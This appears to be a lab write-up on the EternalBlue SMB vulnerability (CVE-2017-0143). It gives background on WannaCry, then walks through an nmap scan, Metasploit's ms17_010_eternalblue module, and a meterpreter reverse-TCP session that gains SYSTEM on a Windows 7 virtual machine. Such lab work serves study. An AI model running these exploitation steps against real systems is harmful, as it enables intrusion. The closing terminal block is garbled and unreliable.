

# CVE-2017-0143

## What is CVE

The acronym CVE represents "Common Vulnerabilities and Exposures." It is a system for locating, characterizing, and classifying known vulnerabilities and exposures in hardware and software related to information security. The main goal of the CVE system is to provide vulnerabilities and exposures a standard designation, which will facilitate information sharing and coordination between security experts and businesses as they work to mitigate these threats.

Every CVE entry has a distinct CVE identifier, which takes the form "CVE-YYYY-NNNNN." The identifier consists of a sequential number and the year. An example of a specific vulnerability or exposure found in 2023 is "CVE-2023-12345". The CVE Program, formerly run by MITER Corporation, maintains a database containing CVE entries, which are available to the general public. These entries can also be found on a number of websites and databases pertaining to cybersecurity and vulnerabilities. A CVE entry generally comprises the following: a description of the vulnerability or exposure; details on the hardware or software products that are impacted; the seriousness of the issue; and links to more information or patches that can assist businesses in mitigating the issue.

In conclusion, CVE is an essential part of the cybersecurity environment because it offers a defined and well-recognized technique for locating, monitoring, and controlling security exposures and vulnerabilities. Because it makes it possible to systematize the reporting and resolution of security issues, it is essential to maintaining the security of hardware and software systems.

## CVE-2017-0143 Introduction

"EternalBlue," also known as CVE-2017-0143, is a serious and wellknown security flaw. It is a serious security vulnerability, not an afterthought. The Microsoft Windows SMB (Server Message Block) protocol is linked to this vulnerability, which made remote code execution possible. The WannaCry ransomware outbreak in 2017 that impacted hundreds of thousands of systems globally was known to have exploited it.

- The following are some of the main effects of CVE-2017-0143:
  1. The WannaCry ransomware spread: remotely executing code on susceptible systems was made possible by EternalBlue. The software was able to spread quickly over the world when paired with the

WannaCry ransomware. Governmental and medical institutions were among the thousands of organizations impacted.

2. Data Encryption and Ransom: Files on compromised systems were encrypted by WannaCry, which then demanded a Bitcoin ransom to release the files. Many victims had to choose between paying the ransom and trying to recover their data in another way, which had an immediate financial impact on them.

3. Disruption of Services: The quick spread of WannaCry seriously interfered with the ability of impacted businesses to provide healthcare, conduct business, and carry out other essential tasks. A great deal of systems become unusable or inaccessible.

4. Financial Losses: In addition to paying the ransom, WannaCry attack victims also had to pay for the expenses associated with retrieving and restoring their systems and data.

5. Increased Awareness: The WannaCry attack brought attention to the significance of applying software patches on time and following cybersecurity best practices. It emphasized the dangers of running unpatched systems and the possibility of significant cyberattacks.

6. Impact on Critical Infrastructure: There were significant effects on certain essential infrastructure, including the National Health Service (NHS) in the UK, which disrupted patient care and raised questions about the security of vital systems.

7. Regulatory and Legal Consequences: Organizations subject to data breaches due to the WannaCry attack may have to deal with regulatory and legal repercussions for their failure to protect confidential information.


Microsoft released security fixes to fix the WannaCry assault and the EternalBlue vulnerability for Windows operating systems that were both supported and unsupported. This occurrence was a sobering reminder of the need for proactive cybersecurity efforts, such updating software and putting in place strong security controls to thwart and lessen such attacks.

## Methodology and Results


1.

For this exploit, we had to use two virtual machines, we had to install Windows 7 and Linux into our oracle vm VirtualBox. Open the windows 7 virtual machine and the linux virtual machine. Then enter a cmd on the

windows 7 machine and enter the ipconfig to get the machine 7 IP Address




2. Then go to the Linux machine and open the terminal. Type the Sudo nmap -sS "target machine IP Address." To find open ports and learn more about the services that are using those ports, execute a SYN scan on the designated target using the command Sudo Nmap -sS [target].



```
kali [Running] - Oracle VM VirtualBox
File Actions Edit View Help
root@kali ~
(root@kali)-[~]
# sudo nmap -sS 192.168.8.130
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-30 04:05 +0530
```

3. After the receive scan result, we can see the open ports.




```
kali [Running] - Oracle VM VirtualBox
File Actions Edit View Help
root@kali ~
# sudo nmap -sS 192.168.8.130
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-30 04:05 +0530
Nmap scan report for user-PC (192.168.8.130)
Host is up (0.00053s latency).
Not shown: 987 closed tcp ports (reset)
PORT      STATE SERVICE
135/tcp    open  msrpc
139/tcp    open  netbios-ssn
445/tcp    open  microsoft-ds
554/tcp    open  rtsp
2869/tcp   open  icslap
5357/tcp   open  wsdapi
10243/tcp  open  unknown
49152/tcp  open  unknown
49153/tcp  open  unknown
49154/tcp  open  unknown
49155/tcp  open  unknown
49156/tcp  open  unknown
49158/tcp  open  unknown
MAC Address: 08:00:27:E4:D9:5A (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 1.38 seconds


(root@kali)-[~]
#
```

3. To start exploitation first need to start Metasploit service. Using msfconsole we can start Metasploit framework services. One of the most well-liked and effective penetration testing tools on the market is called Metasploit. Exploit development, testing, and execution against a broad range of targets are made easier with its complete framework. For both novice and seasoned penetration testers, Metasploit is a vital tool because to its vast database of exploits,

payloads, and support modules. Users can write their own modules and scripts because to the framework's high degree of extensibility.



4. In the Metasploit service we can search "search eternalBlue". After the search, we can see the usual search for existing modules or exploits related to the Eternal Blue vulnerability.



#	Name	Disclosure Date	Rank	Check	Description
0	exploit/windows/smb/ms17_010_eternalblue	2017-03-14	average	Yes	MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal	Yes	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal	No	MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3	auxiliary/scanner/smb/smb_ms17_010		normal	No	MS17-010 SMB RCE Detection
4	exploit/windows/smb/smb_doublepulsar_rce	2017-04-14	great	Yes	SMB DOUBLEPULSAR Remote Code Execution

5. We can use a matching tool using index number or Name.  
“exploit/windows/smb/ms17\_010 “

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
```

6. Using ‘show option’ command we can see the details about we selected modules. We can see ‘RHOST’ is not set but it required set RHOST enter the ‘set RHOST [target ip]’

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):
```

Name	Current Setting	Required	Description
CHECK_ARCH	true	no	Check for architecture on vulnerable hosts
CHECK_DOPU	true	no	Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE	false	no	Check for named pipe on vulnerable hosts
NAMED_PIPES	/usr/share/metasploit-framework/data/wordlists/named_pipes.txt	yes	List of named pipes to check
RHOSTS		yes	The target host(s), see <a href="https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html">https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html</a>
RPORT	445	yes	The SMB service port (TCP)
SMBDomain	.	no	The Windows domain to use for authentication
SMBPass		no	The password for the specified username
SMBUser		no	The username to authenticate as
THREADS	1	yes	The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > set RHOSTS 192.168.8.130
RHOSTS=192.168.8.130
```

- Using **'show info'** command we can see definition and descriptions of the exploit.

```
This module does not require valid SMB credentials in default server configurations. It can log on as the user "\\" and connect to IPC$.
```

References:

- <https://nvd.nist.gov/vuln/detail/CVE-2017-0143>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0144>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0145>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0146>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0147>
- <https://nvd.nist.gov/vuln/detail/CVE-2017-0148>
- <https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010>
- <https://zerosum0x0.blogspot.com/2017/04/doublepulsar-initial-smb-backdoor-ring.html>
- <https://github.com/countercept/doublepulsar-detection-script>
- <https://web.archive.org/web/20170513050203/https://technet.microsoft.com/en-us/library/security/ms17-010.asp>

Also known as:

- DOUBLEPULSAR
- ETERNALBLUE

View the full module info with the info -d command.

- Using **'show options'** command and run the exploit.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
```

- We can see that my payload is automatically set to the ip address and port here.



```

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread             yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.8.116      yes       The listen address (an interface may be specified)
  LPORT     4444               yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Target

View the full module info with the info, or info -d command.

```

10. We need to set the ip address of the target windows 7 machine.

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.8.130
RHOSTS => 192.168.8.130

```

11. We can type run and this will start our exploit

```

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.8.116:4444
[*] 192.168.8.130:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[*] 192.168.8.130:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.8.130:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.8.130:445 - The target is vulnerable.
[*] 192.168.8.130:445 - Connecting to target for exploitation.
[*] 192.168.8.130:445 - Connection established for exploitation.
[*] 192.168.8.130:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.8.130:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.8.130:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.8.130:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.8.130:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[*] 192.168.8.130:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.8.130:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.8.130:445 - Sending all but last fragment of exploit packet
[*] Sending stage (200774 bytes) to 192.168.8.130
[*] Meterpreter session 1 opened (192.168.8.116:4444 -> 192.168.8.130:49171) at 2023-10-30 04:09:15 +0530
[-] 192.168.8.130:445 - RubySMB ::Error::CommunicationError: RubySMB ::Error::CommunicationError

```

12. I got my windows 7 machine and Type "getuid". That means get user id.

```

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >

```

13. Type screenshot and we can take a screenshot of the target Windows 7 machine. It is saved in /root/KEeps.jpg.

```
meterpreter > screenshot
Screenshot saved to: /root/KEuIiZpS.jpeg
```

```
(root@kali)-[~]:$ Using auxiliary/scanner/smbmap.nsl - AIO is direct
# cd /root
    [~]$ -- Host is likely vulnerable to MS17-010 - Windows 7 Ultimate
    [~]$ -- Scanned 1 of 1 hosts (100% complete)
# ls
bettercap.history  ipvanish  KEuiZps.jpeg  nmapsonuc.txt  open_ports.txt  zerologon
Connection established for exploitation
(root@kali)-[~]:$ target_IP selected valid for OS indicated by SMB reply
# 198.6.130.45 - CORE raw buffer dump (35 bytes)
198.6.130.45 - 00000000 5f 59 0e 6f 77 73 20 17 20 15 0c 74 09 0d 01 Win
198.6.130.45 - 00000000 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
```